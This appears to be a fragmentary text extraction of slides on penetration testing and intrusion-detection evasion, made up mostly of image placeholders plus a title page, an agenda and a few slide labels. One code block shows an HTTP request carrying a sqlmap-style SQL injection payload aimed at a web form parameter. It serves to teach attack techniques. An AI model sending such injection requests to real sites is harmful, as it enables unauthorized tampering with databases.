
“Come on Leonard. If you’re gonna teach history,
these are the kind of facts you’ll have to know.”















```
GET /brandprofile/vulnus.aspx?xyz=ACM  
%27%3B%20CREATE%20TABL%20sqlmapoutput  
(data%20varchar(8000))%3B--%20AND  
%20%27PLyKB%27=%27PLyKB  
HTTP/1.1
```































Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection

Thomas H. Ptacek
tqbf@securenetworks.com

Timothy N. Newsham
newsham@securenetworks.com

Secure Networks, Inc.

January, 1998

AGENDA

- ☒ Penetration Test
 - ☒ attack
 - ☒ any vulnerability
 - ☒ known and unknown
 - ☒ operational weaknesses

Sala Server






A diagram illustrating a bus network topology. Two computer icons are shown, one above and one below a central horizontal line representing the bus. Each computer is connected to the bus by a vertical line, forming a T-junction at each connection point.




Password
Guessing


Owned Domain



Owned Domain




